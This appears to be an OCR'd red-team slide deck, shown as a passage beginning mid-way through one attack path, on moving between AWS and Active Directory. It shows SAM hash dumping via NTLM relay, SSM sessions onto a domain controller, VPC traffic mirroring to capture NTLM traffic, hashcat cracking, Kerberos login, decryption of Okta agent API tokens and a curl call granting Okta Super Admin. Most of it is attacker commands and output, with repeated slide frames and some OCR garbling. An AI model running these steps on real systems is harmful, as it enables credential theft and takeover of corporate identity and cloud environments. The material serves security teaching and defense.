[*] Servers started, waiting for connections
...
[*] SMBD-Thread-5 (process_request_thread): Received connection from 127.0.0.1,
attacking target smb://targetServer
[*] Authenticating against smb://targetServer as DOMAIN/adm_server$ SUCCEED
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x4ed79927c9fb28a1f80897c81b829d16
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:d123...:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:30...:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:30... :::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:dd34... :::
[*] Done dumping SAM hashes for host: targetServer
[*] Stopping service RemoteRegistry
```

Attack Path #2 Summary

Domain User → EC2-Assisted Relay → Admin @ `targetServer`



Attack Path #3

SSM Lateral Movement

Scenario

Sudo Shell Manager


- Starting Point: Compromised IAM Role
  - Role has access to AWS SSM

- Goal: How to pivot into an AD context?

Step 1

Start an SSM session


```
attacker$ aws ssm start-session --target i-0dd01a...
Starting session with SessionId: botocore-session-1719...
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\ Windows\system32 > whoami
ldn001ec2\ssm-user

PS C:\ Windows\system32 > whoami /groups

GROUP INFORMATION
-----------------

Group Name                                                    Type             SID
============================================================ ================ ============
Everyone Well-known group S-1-1-0
NT AUTHORITY\Local account and member of Administrators group Well-known group S-1-5-114
BUILTIN\Administrators                                        Alias            S-1-5-32-544
BUILTIN\Users                                                 Alias            S-1-5-32-545
NT AUTHORITY\NETWORK                                          Well-known group S-1-5-2
NT AUTHORITY\Authenticated Users                              Well-known group S-1-5-11
...
```




https://docs.aws.amazon.com/systems-manager/latest/userguide/session-manager-getting-started-ssm-user-permissions.html

Step 1

Start an SSM session …on the DC


```
attacker$ aws ssm start-session --target i-0308...
Starting session with SessionId: i-0aed...
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation.

PS C:\ Windows\system32 > whoami
DOMAIN\ssm-user

PS C:\ Windows\system32 > whoami /groups

GROUP INFORMATION
-----------------

Group Name                                                    Type             SID
============================================================ ================ ============
Everyone Well-known group S-1-1-0
NT AUTHORITY\Local account and member of Administrators group Well-known group S-1-5-114
BUILTIN\Administrators                                        Alias            S-1-5-32-544
BUILTIN\Users                                                 Alias            S-1-5-32-545
NT AUTHORITY\NETWORK                                          Well-known group S-1-5-2
NT AUTHORITY\Authenticated Users                              Well-known group S-1-5-11
...
```



Attack Path #3 Summary

SSM Permissions → Root / Local Admin / Domain Admin

Attack Path #4

Packet Mirroring


Scenario

Cloud admin, moving laterally to AD

- Starting Point: Privileged cloud role
- Blue team has hardened the environment:
  - No SSM access
  - No EBS access
- Goal: How to get into the domain?

Step 1

VPC Traffic Mirroring



- Use AWS perms to capture traffic
  - Create EC2 to receive traffic
  - Create traffic mirror session from target machine
- Download PCAP from EC2

```
$ python3 deploy-malmirror.py --profile admin --s3-profile s3 --bucket pcaps --vpc-id vpc-
08541408338a27b6f
Nitro instances found: 11
Using VPC: vpc-08541408338a27b6f
Mirror target security group: sg-0faf79a42a72bcd4b
Mirror target ENI: eni-09f46a5c98e45835f
Mirror target: tmt-0605e1989ea7025ab
Mirror filter: tmf-080068e24a0e25b61
Mirror session for instance i-0f2c01c11900ddaf7: tms-0c6723098e53e0af1
```

https://rhinosecuritylabs.com/aws/abusing-vpc-traffic-mirroring-in-aws/

Step 2

Extract Creds


- Identify credentials in PCAP
- Extract NetNTLMv2 challenge-response

[User name]::[Domain name]:[NTLM Server Challenge]:[NTLMProofStr]:[Rest of NTLMv2 Response]

- Crack weak credentials

```
$ hashcat -m 5600 -a3 extracted_creds.5600 --increment

test.lab\admin:Pa$$w0rd

Session..........: hashcat
Status...........: Exhausted
Hash.Type........: NetNTLMv2
```


```
35 5.3… 192.168.56.26 192.168.56.10  SMB   263 Negotiate Protocol Request
36 5.3… 192.168.56.10 192.168.56.26  SMB2  356 Negotiate Protocol Response
37 5.3… 192.168.56.26 192.168.56.10  SMB2  282 Negotiate Protocol Request
38 5.3… 192.168.56.10 192.168.56.26  SMB2  416 Negotiate Protocol Response
39 5.3… 192.168.56.26 192.168.56.10  SMB2  270 Session Setup Request, NTLMSSP_NEGOTIATE
40 5.3… 192.168.56.10 192.168.56.26  SMB2  523 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
41 5.3… 192.168.56.26 192.168.56.10  SMB2  368 Session Setup Request, NTLMSSP_AUTH, User: \, Unknown NTLMSSP message type
42 5.3… 192.168.56.10 192.168.56.26  SMB2  209 Session Setup Response, Unknown NTLMSSP message type
43 5.3… 192.168.56.26 192.168.56.10  SMB2  220 Tree Connect Request Tree: \\192.168.56.10\IPC$
44 5.3… 192.168.56.10 192.168.56.26  SMB2  188 Tree Connect Response

▸ Frame 40: 523 bytes on wire (4184 bits), 523 bytes captured (4184 bits)
▸ Ethernet II, Src: 06:0a:50:38:55:d9 (06:0a:50:38:55:d9), Dst: 06:94:07:2b:a9:2b (06:94:07:2b:a9:2b)
▸ Internet Protocol Version 4, Src: 192.168.56.26, Dst: 192.168.56.20
▸ User Datagram Protocol, Src Port: 65433, Dst Port: 4789
▸ Virtual eXtensible Local Area Network
▸ Ethernet II, Src: 06:32:08:01:f6:17 (06:32:08:01:f6:17), Dst: 06:67:ce:dd:7f:db (06:67:ce:dd:7f:db)
▸ Internet Protocol Version 4, Src: 192.168.56.10, Dst: 192.168.56.26
▸ Transmission Control Protocol, Src Port: 445, Dst Port: 52064, Seq: 565, Ack: 504, Len: 419
▸ NetBIOS Session Service
▾ SMB2 (Server Message Block Protocol version 2)
    ▸ Session Flags: 0x0000
      Blob Offset: 0x00000048
      Blob Length: 343
    ▾ Security Blob: a18201533082014fa0030a0101a10c060a2b06010401823702020aa2820138048201344e…
      ▾ GSS-API Generic Security Service Application Program Interface
        ▾ Simple Protected Negotiation
          ▾ negTokenTarg
              negResult: accept-incomplete (1)
              supportedMech: 1.3.6.1.4.1.311.2.2.10 (NTLMSSP - Microsoft NTLM Security Support Provider)
              responseToken: 4e544c4d53535000020000001a001a0038000000158289e28d7ed608e459ac9300000000…
            ▾ NTLM Secure Service Provider
                identifier: NTLMSSP
                sage Type: NTLMSSP_CHALLENGE (0x00000002)
                ame: SEVENKINGDOMS
                e Flags: 0xe2898215, Negotiate 56, Negotiate Key Exchange, Negotiate 128, Negotiate Version, Negotiate Target
                ver Challenge: 8d7ed608e459ac93
```



Step 3


AD DA login

- Use credentials to authenticate

```
$ python getTGT.py test.lab\admin:Pa$$w0rd

[*] Saving ticket in admin.ccache

$ export KRB5CCNAME=admin.ccache

$ smbclient.py -no-pass -k "test.lab\admin@DC001"

# shares
ADMIN$
C$
IPC$
NETLOGON
SYSVOL
```

Attack Path #4 Summary

AWS role → Packet capture → Credentials →Domain user



Attack Path #5

Through the Identity Provider

Scenario


A Citrix Breakout


- Starting Point: Domain User @ a domain-joined host
- Recon:
  - Host is **not** an EC2 instance
  - Some domain users are AWS administrators
  - AWS login is federated via Okta
- Goal: How to get AWS Admin?

Step 1

AD-based LPE → AD-based Lateral Movement

1. <insert your favorite LPE method here>
2. "Credential Shuffle“ as usual
3. but Move Laterally **to the host where the IdP "Sync" agent runs**







Step 1


AD-based LPE → AD-based Lateral Movement

1. <insert your favorite LPE method here>
2. "Credential Shuffle“ as usual
3. but Move Laterally **to the host where the IdP "Sync" agent runs**

- Observed in Client Environment:
  1. "Engineer" users had logons on said Citrix host…
  2. LPE by Coercion of WebDAV service
     + NTLM relay + RBCD
  3. "Engineers" were Admins on Okta hosts







Step 2

Okta Agent API Token Decryption

```
oktaADAgent>
```

```
oktaRadiusAgent>
```

Step 2

Okta Agent API Token Decryption

```
oktaADAgent> type D:\Okta AD Agent\OktaAgentService.exe.config
<?xml version ="1.0"? >
...
<appSettings >
<add key="BaseOktaURI" value="https://CLIENT.okta.com" />
<add key="AgentToken" value="AQAA...i51Xg==" />
...
```

Service Account Hash → DPAPI Decrypt* → "SSWS" API Token: **00OfIL...tiZ**

```
oktaRadiusAgent>
```

*https://trustedsec.com/blog/okta-for-red-teamers

Step 2

Okta Agent API Token Decryption

```
oktaADAgent> type D:\Okta AD Agent\OktaAgentService.exe.config
<?xml version ="1.0"? >
...
<appSettings >
<add key="BaseOktaURI" value="https://CLIENT.okta.com" />
<add key="AgentToken" value="AQAA...i51Xg==" />
...
```

Service Account Hash → DPAPI Decrypt* → "SSWS" API Token: **00OfIL...tiZ**

```
oktaRadiusAgent> type D:\Okta Radius Agent\current\user\config\radius\config.properties
#version of OKTARadiusAgent
ragent.version =2.7.4
ragent.enc.key = UTlPW...ENoNG8=
ragent.okta.token = ogP...X0Nc
...
```

key → AES ECB decrypt


ciphertext → AES ECB decrypt → "SSWS" API Token: **00r...kDo**

*https://trustedsec.com/blog/okta-for-red-teamers

Step 3

Make yourself an Okta Super Admin


```
attacker$ curl -X POST https://CLIENT.okta.com/api/v1/users/[yourOktaUser]/roles \
-H 'Authorization: SSWS 00rkDo...' \
-H 'Content-Type: application/json' \
--data '{ "type": "SUPER_ADMIN" }’


[
  {
    "_links" : {...},
    "assignmentType" : "USER",
    "created" : "2024-09-08T12:58:15.000Z",
    "id" : "ra110i7...",
    "label" : "Super Administrator",
    "lastUpdated" : "2024-13-08T15:41:21.000Z",
    "status" : "ACTIVE",
    "type" : "SUPER_ADMIN"
  }
]
```




Step 3

Make yourself an Okta Super Admin


```
attacker$ curl -X POST https://CLIENT.okta.com/api/v1/users/[yourOktaUser]/roles \
-H 'Authorization: SSWS 00rkDo...' \
-H 'Content-Type: application/json' \
--data '{ "type": "SUPER_ADMIN" }'


[
  {
    "_links" : {...},
    "assignmentType" : "USER",
    "created" : "2024-09-08T12:58:15.000Z",
    "id" : "ra110i7...",
    "label" : "Super Administrator",
    "lastUpdated" : "2024-13-08T15:41:21.000
    "status" : "ACTIVE",
    "type" : "SUPER_ADMIN"
  }
]
```





Step 3

Make yourself an AWS Admin



